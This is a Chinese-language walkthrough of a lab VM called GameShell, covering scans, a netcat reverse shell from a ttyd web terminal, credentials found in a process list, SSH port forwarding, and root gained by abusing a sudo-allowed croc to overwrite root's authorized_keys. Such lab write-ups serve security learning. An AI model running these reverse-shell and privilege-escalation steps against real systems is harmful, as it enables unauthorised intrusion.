主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/GameShell]
└─# arp-scan -I eth1 -l
192.168.56.156  08:00:27:ee:8e:e2       PCS Systemtechnik GmbH
```


主机地址为：`192.168.56.156`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/GameShell]
└─# nmap -p- 192.168.56.156
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
7681/tcp open  unknown
```

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/GameShell]
└─# nmap -sT -sC -sV -O -p22,80,7681 192.168.56.156
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Bash // The Eternal Shell
|_http-server-header: Apache/2.4.62 (Debian)
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
|_http-title: ttyd - Terminal
```

80端口探测



Bash // The Eternal Shell

Bourne Again SHell – 1989 → Forever

1977 – The Bourne Shell (sh)

Stephen Bourne at AT&T Bell Labs released the original Unix shell. Simple, fast, written in C. It became the standard user interface for Unix systems worldwide.

1989 – Bash is Born

Brian Fox, working for the Free Software Foundation, released the first version of **Bash** (Bourne Again SHell) on June 8, 1989. The goal: create a free, improved alternative to the Bourne shell that would become the default shell for GNU.

一段关于shell的历史

7681端口探测

一个shell游戏

反弹shell

```
[mission 1] $ busybox nc 192.168.56.247 6666 -e /bin/bash

┌──(root㉿xhh)-[~/Desktop/xhh/HMV/GameShell]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.156] 37210
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


webshell ---> eviden

```
#跑脚本跑出来一组凭证
eviden       396  0.0  0.0   1564  1020 ?        Ss   12:12   0:00
/usr/local/bin/ttyd -i 127.0.0.1 -p 9876 -c admin:nimda -W bash
```

`admin:nimda`

转发出来看看

```
[mission 1] $ ssh -N -R 127.0.0.1:8888:127.0.0.1:9876 root@192.168.56.247
The authenticity of host '192.168.56.247 (192.168.56.247)' can't be established.
ECDSA key fingerprint is SHA256:On0SJBrg+ceqLbl3h4frVPNTl6e1VrDtgoza29vp7ZM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@192.168.56.247's password:
```



```
eviden@GameShell:/$
```

Save password for http://127.0.0.1:8888?

Username: admin

Password: nimda

□ Show password

Not now | Save

拿到eviden权限

提权

```
eviden@GameShell:~$ sudo -l
Matching Defaults entries for eviden on GameShell:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eviden may run the following commands on GameShell:
    (ALL) NOPASSWD: /usr/local/bin/croc
```

```
eviden@GameShell:~$ sudo /usr/local/bin/croc --help
NAME:
   croc - easily and securely transfer stuff from one computer to another

USAGE:
   croc [GLOBAL OPTIONS] [COMMAND] [COMMAND OPTIONS] [filename(s) or folder]
```

把工具拿到本地上

```
#步骤：1.两边同时执行程序--》2.拿攻击机上的code输入内部shell

#内部转发出来的shell
eviden@GameShell:~$ sudo /usr/local/bin/croc --yes --out /root/.ssh
Enter receive code: 4086-basic-plate-protect
Receiving 'authorized_keys' (584 B)

Receiving (<-192.168.56.247:9009)

Overwrite 'authorized_keys'? (y/N) (use --overwrite to omit) y
 authorized_keys 100% |████████████████████| (584/584 B, 123 kB/s)

#本地攻击机 （--ip随便写一个）
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/GameShell]
└─# ./croc --ip 192.168.56.119 send authorized_keys
Sending 'authorized_keys' (584 B)
Code is: 4086-basic-plate-protect

On the other computer run:
(For Windows)
    croc 4086-basic-plate-protect
(For Linux/macOS)
    CROC_SECRET="4086-basic-plate-protect" croc

Sending (->192.168.56.156:57316)
authorized_keys 100% |████████████████████| (584/584 B, 264 kB/s)
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/GameShell]
└─# ssh root@192.168.56.156 -i /root/.ssh/id_rsa
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@GameShell:~# id
uid=0(root) gid=0(root) groups=0(root)
```

成功拿到root权限

user.txt(好像玩完45关有silo用户)

```
root@GameShell:~# cat /home/silo/user.txt
flag{user-83add0ab24dcdb4f7a201772f1c10789}
```

root.txt

```
root@GameShell:~# cat root.txt
flag{root-fcf32fac298a31661e06e3d37148a21a}
```